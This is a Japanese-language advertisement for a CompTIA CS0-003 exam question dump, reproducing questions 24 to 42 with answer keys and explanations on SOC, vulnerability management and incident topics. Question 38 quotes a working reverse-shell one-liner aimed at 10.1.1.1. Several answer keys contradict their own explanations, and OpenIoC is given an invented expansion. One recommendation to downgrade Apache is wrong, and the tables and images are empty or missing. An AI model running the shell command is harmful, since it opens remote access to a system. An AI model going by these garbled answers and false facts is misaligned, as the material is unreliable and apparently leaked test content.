

お手軽に合格させる 最新CompTIA CS0-003問題集には160問があります
最新のCS0-003学習ガイド2023年最新の- 提供するのはテストエンジンとPDF
CompTIA CS0-003 認定試験の出題範囲:
| トピック | 出題範囲 |
|---|---|
| トピック 1 |
|
| トピック 2 |
|
| トピック 3 |
|
| トピック 4 |
|
| トピック 5 |
|
| トピック 6 |
|
質問 # 24
A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?
- A. Testing
- B. Rollback
- C. Validation
- D. Implementation
正解:C
解説:
The next step in the remediation process after applying a software patch is validation. Validation is a process that involves verifying that the patch has been successfully applied, that it has fixed the vulnerability, and that it has not caused any adverse effects on the system or application functionality or performance. Validation can be done using various methods, such as scanning, testing, monitoring, or auditing.
質問 # 25
An organization implemented an extensive firewall access-control blocklist to prevent internal network ranges from communicating with a list of IP addresses of known command-and-control domains A security analyst wants to reduce the load on the firewall. Which of the following can the analyst implement to achieve similar protection and reduce the load on the firewall?
- A. DNS sinkholing
- B. IP address allow list
- C. A DLP system
- D. An inline IDS
正解:A
解説:
DNS sinkholing is a mechanism that can prevent internal network ranges from communicating with a list of IP addresses of known command-and-control domains by returning a false or controlled IP address for those domains. This can reduce the load on the firewall by intercepting the DNS requests before they reach the firewall and diverting them to a sinkhole server. The other options are not relevant or effective for this purpose. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 9; https://www.enisa.europa.eu/topics/incident-response/glossary/dns-sinkhole
質問 # 26
While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?
- A. Stack canary
- B. Data execution prevention
- C. Address space layout randomization
- D. Code obfuscation
正解:C
解説:
The correct answer is A. Address space layout randomization.
Address space layout randomization (ASLR) is a security control that randomizes the memory address space of a process, making it harder for an attacker to exploit memory-based vulnerabilities, such as buffer overflows1. ASLR can also prevent a security analyst from finding the proper memory address of a piece of malicious code, as the memory address changes every time the process runs2.
The other options are not the best explanations for why the memory address changes every time the process runs. Data execution prevention (B) is a security control that prevents code from being executed in certain memory regions, such as the stack or the heap3. Stack canary is a security technique that places a random value on the stack before a function's return address, to detect and prevent stack buffer overflows. Code obfuscation (D) is a technique that modifies the source code or binary of a program to make it more difficult to understand or reverse engineer. These techniques do not affect the memory address space of a process, but rather the execution or analysis of the code.
質問 # 27
Which of the following makes STIX and OpenloC information readable by both humans and machines?
- A. AXII
- B. URL
- C. XML
- D. OVAL
正解:C
解説:
The correct answer is A. XML.
STIX and OpenloC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenloC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human-readable, as it uses plain text and follows a hierarchical and nested structure.
XML is not the only format that can be used to make STIX and OpenloC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:
XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.
XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.
XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX 1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.
Reference:
1 Introduction to STIX - GitHub Pages
2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech
3 What Are STIX/TAXII Standards? - Anomali Resources
4 What is STIX/TAXII? | Cloudflare
5 Sample Use | TAXII Project Documentation - GitHub Pages
6 Trying to retrieve xml data with taxii - Stack Overflow
7 CISA AIS TAXII Server Connection Guide
8 CISA AIS TAXII Server Connection Guide v2.0 | CISA
質問 # 28
You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.
There must be one primary server or service per device.
Only default port should be used
Non- secure protocols should be disabled.
The corporate internet presence should be placed in a protected subnet
Instructions :
Using the available tools, discover devices on the corporate network and the services running on these devices.
You must determine
ip address of each device
The primary server or service each device
The protocols that should be disabled based on the hardening guidelines

- A. see the answer below in explanation
正解:A
解説:
Answer below images


質問 # 29
A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?
- A. MOU
- B. Limitation of liability
- C. SLA
- D. NDA
正解:C
解説:
Explanation
SLA stands for service level agreement, which is a contract or document that defines the expectations and obligations between a service provider and a customer regarding the quality, availability, performance, or scope of a service. An SLA may also specify the metrics, penalties, or remedies for measuring or ensuring compliance with the agreed service levels. An SLA can help the SOC manager review if the team is meeting the appropriate contractual obligations for the customer, such as response time, resolution time, reporting frequency, or communication channels.
質問 # 30
A security analyst at a company called ACME Commercial notices there is outbound traffic to a host IP that resolves to https://offce365password.acme.co. The site's standard VPN logon page is www.acme.com/logon. Which of the following is most likely true?
- A. The security operations center is performing a routine password audit.
- B. A social engineering attack is underway
- C. A new VPN gateway has been deployed
- D. This is a normal password change URL.
正解:B
解説:
A social engineering attack is underway is the most likely explanation for the outbound traffic to a host IP that resolves to https://offce365password.acme.co, while the site's standard VPN logon page is www.acme.com/logon. A social engineering attack is a technique that exploits human psychology and behavior to manipulate people into performing actions or divulging information that benefit the attackers. A common type of social engineering attack is phishing, which involves sending fraudulent emails or other messages that appear to come from a legitimate source, such as a company or a colleague, and lure the recipients into clicking on malicious links or attachments, or entering their credentials or other sensitive information on fake websites. In this case, the attackers may have registered a domain name that looks similar to the company's domain name, but with a typo (offce365 instead of office365), and set up a fake website that mimics the company's VPN logon page. The attackers may have also sent phishing emails to the company's employees, asking them to reset their passwords or log in to their VPN accounts using the malicious link. The security analyst should investigate the source and content of the phishing emails, and alert the employees not to click on any suspicious links or enter their credentials on any untrusted websites. Official Reference:
https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
https://www.comptia.org/certifications/cybersecurity-analyst
https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your-questions-answered
質問 # 31
The security team reviews a web server for XSS and runs the following Nmap scan:
Which of the following most accurately describes the result of the scan?
- A. The vulnerable parameter ID hccp://l72.31.15.2/1.php?id-2 and unfiltered characters returned
- B. The vulnerable parameter and characters > and " with a reflected XSS attempt
- C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
- D. An output of characters > and " as the parameters used m the attempt
正解:B
解説:
A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.
質問 # 32
Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?
- A. The lead should review what is documented in the incident response policy or plan
- B. Management level members of the CSIRT should make that decision
- C. Subject matter experts on the team should communicate with others within the specified area of expertise
- D. The lead has the authority to decide who to communicate with at any t me
正解:A
解説:
The incident response policy or plan is a document that defines the roles and responsibilities, procedures and processes, communication and escalation protocols, and reporting and documentation requirements for handling security incidents. The lead should review what is documented in the incident response policy or plan to determine who should be communicated with and when during a security incident, as well as what information should be shared and how. The incident response policy or plan should also be aligned with the organizational policies and legal obligations regarding incident notification and disclosure.
質問 # 33
You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not The company's hardening guidelines indicate the following
* TLS 1 2 is the only version of TLS running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.
INSTRUCTIONS
using the supplied data. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1:
AppServ1:
AppServ2:
AppServ3:
AppServ4:

Part 2:

正解:
解説:
Part 1:
Part 2:
Based on the compliance report, I recommend the following changes for each server:
AppServ1: No changes are needed for this server.
AppServ2: Disable or upgrade TLS 1.0 and TLS 1.1 to TLS 1.2 on this server to ensure secure encryption and communication between clients and the server. Update Apache from version 2.4.17 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs.
AppServ3: Downgrade Apache from version 2.4.19 to version 2.4.18 or lower on this server to ensure compatibility and stability with the company's applications and policies. Change the port number from 8080 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
AppServ4: Update Apache from version 2.4.16 to version 2.4.18 or greater on this server to fix any potential vulnerabilities or bugs. Change the port number from 8443 to either port 80 (for HTTP) or port 443 (for HTTPS) on this server to follow the default port convention and avoid any confusion or conflicts with other services.
質問 # 34
Which of the following is the first step that should be performed when establishing a disaster recovery plan?
- A. Identity applications to be run during a disaster
- B. Determine the site to be used during a disaster
C Demonstrate adherence to a standard disaster recovery process - C. Agree on the goals and objectives of the plan
正解:C
解説:
Explanation
The first step that should be performed when establishing a disaster recovery plan is to agree on the goals and objectives of the plan. The goals and objectives of the plan should define what the plan aims to achieve, such as minimizing downtime, restoring critical functions, ensuring data integrity, or meeting compliance requirements. The goals and objectives of the plan should also be aligned with the business needs and priorities of the organization and be measurable and achievable.
質問 # 35
A security analyst receives an alert for suspicious activity on a company laptop An excerpt of the log is shown below:
Which of the following has most likely occurred?
- A. An Office document with a malicious macro was opened.
- B. A credential-stealing website was visited.
- C. A phishing link in an email was clicked
- D. A web browser vulnerability was exploited.
正解:A
解説:
Explanation
An Office document with a malicious macro was opened is the most likely explanation for the suspicious activity on the company laptop, as it reflects the common technique of using macros to execute PowerShell commands that download and run malware. A macro is a piece of code that can automate tasks or perform actions in an Office document, such as a Word file or an Excel spreadsheet. Macros can be useful and legitimate, but they can also be abused by threat actors to deliver malware or perform malicious actions on the system. A malicious macro can be embedded in an Office document that is sent as an attachment in a phishing email or hosted on a compromised website. When the user opens the document, they may be prompted to enable macros or content, which will trigger the execution of the malicious code. The malicious macro can then use PowerShell, which is a scripting language and command-line shell that is built into Windows, to perform various tasks, such as downloading and running malware from a remote URL, bypassing security controls, or establishing persistence on the system. The log excerpt shows that PowerShell was used to download a string from a URL using the WebClient.DownloadString method, which is a common way to fetch and execute malicious code from the internet. The log also shows that PowerShell was used to invoke an expression (iex) that contains obfuscated code, which is another common way to evade detection and analysis.
The other options are not as likely as an Office document with a malicious macro was opened, as they do not match the evidence in the log excerpt. A credential-stealing website was visited is possible, but it does not explain why PowerShell was used to download and execute code from a URL. A phishing link in an email was clicked is also possible, but it does not explain what happened after the link was clicked or how PowerShell was involved. A web browser vulnerability was exploited is unlikely, as it does not explain why PowerShell was used to download and execute code from a URL.
質問 # 36
The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?
- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days
- C. A mean time to respond of 15 days
- D. Third-party application testing
正解:A
解説:
Explanation
A mean time to remediate (MTTR) is a metric that measures how long it takes to fix a vulnerability after it is discovered. A MTTR of 30 days would best protect the organization from the new attacks that are exploited 45 days after a patch is released, as it would ensure that the vulnerabilities are fixed before they are exploited
質問 # 37
You are a penetration tester who is reviewing the system hardening guidelines for a company. Hardening guidelines indicate the following.
There must be one primary server or service per device.
Only default port should be used
Non- secure protocols should be disabled.
The corporate internet presence should be placed in a protected subnet
Instructions :
Using the available tools, discover devices on the corporate network and the services running on these devices.
You must determine
ip address of each device
The primary server or service each device
The protocols that should be disabled based on the hardening guidelines
正解:
解説:
see th eanswer in explanation for this task
Explanation:
Answer below images
質問 # 38
A security analyst detects an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
Which of the following is being attempted?
- A. XSS
- B. Reverse shell
- C. SQL injection
- D. RCE
正解:B
解説:
A reverse shell is a type of shell access that allows a remote user to execute commands on a target system or network by reversing the normal direction of communication. A reverse shell is usually created by running a malicious script or program on the target system that connects back to the remote user's system and opens a shell session. A reverse shell can bypass firewalls or other security controls that block incoming connections, as it uses an outgoing connection initiated by the target system. In this case, the security analyst has detected an exploit attempt containing the following command:
sh -i >& /dev/udp/10.1.1.1/4821 0>$l
This command is a shell script that creates a reverse shell connection from the target system to the remote user's system at IP address 10.1.1.1 and port 4821 using UDP protocol.
質問 # 39
Which of the following describes the difference between intentional and unintentional insider threats'?
- A. The risk factor will be the same
- B. The rate of occurrence will be the same
- C. Their access levels will be different
- D. Their behavior will be different
正解:D
解説:
The difference between intentional and unintentional insider threats is their behavior. Intentional insider threats are malicious actors who deliberately misuse their access to harm the organization or its assets. Unintentional insider threats are careless or negligent users who accidentally compromise the security of the organization or its assets. Their access levels, risk factors, and rates of occurrence may vary depending on various factors, but their behavior is the main distinction. Reference: CompTIA Cybersecurity Analyst (CySA+) Certification Exam Objectives (CS0-002), page 12; https://www.cisa.gov/sites/default/files/publications/Insider_Threat_Mitigation_Guide_508.pdf
質問 # 40
During the log analysis phase, the following suspicious command is detected-
Which of the following is being attempted?
- A. Buffer overflow
- B. RCE
- C. Smurf attack
- D. ICMP tunneling
正解:B
解説:
RCE stands for remote code execution, which is a type of attack that allows an attacker to execute arbitrary commands on a target system. The suspicious command in the question is an example of RCE, as it tries to download and execute a malicious file from a remote server using the wget and chmod commands. A buffer overflow is a type of vulnerability that occurs when a program writes more data to a memory buffer than it can hold, potentially overwriting other memory locations and corrupting the program's execution. ICMP tunneling is a technique that uses ICMP packets to encapsulate and transmit data that would normally be blocked by firewalls or filters. A smurf attack is a type of DDoS attack that floods a network with ICMP echo requests, causing all devices on the network to reply and generate a large amount of traffic. Verified Reference: What Is Buffer Overflow? Attacks, Types & Vulnerabilities - Fortinet1, What Is a Smurf Attack? Smurf DDoS Attack | Fortinet2, exploit - Interpreting CVE ratings: Buffer Overflow vs. Denial of ...3
質問 # 41
Legacy medical equipment, which contains sensitive data, cannot be patched. Which of the following is the best solution to improve the equipment's security posture?
- A. Move the legacy systems behind a WAR
- B. Implement an air gap for the legacy systems.
- C. Implement a VPN between the legacy systems and the local network.
- D. Place the legacy systems in the perimeter network.
正解:B
解説:
Implementing an air gap for the legacy systems is the best solution to improve their security posture. An air gap is a physical separation of a system or network from any other system or network that may pose a threat. An air gap can prevent any unauthorized access or data transfer between the isolated system or network and the external environment. Implementing an air gap for the legacy systems can help to protect them from being exploited by attackers who may take advantage of their unpatched vulnerabilities .
質問 # 42
......
CS0-003問題集と試験テストエンジン:https://www.goshiken.com/CompTIA/CS0-003-mondaishu.html
最新版を今すぐ試そうCS0-003練習テスト問題解答:https://drive.google.com/open?id=1YiGxk6p3f74muu3ryldtZZkgTIZ3PkOs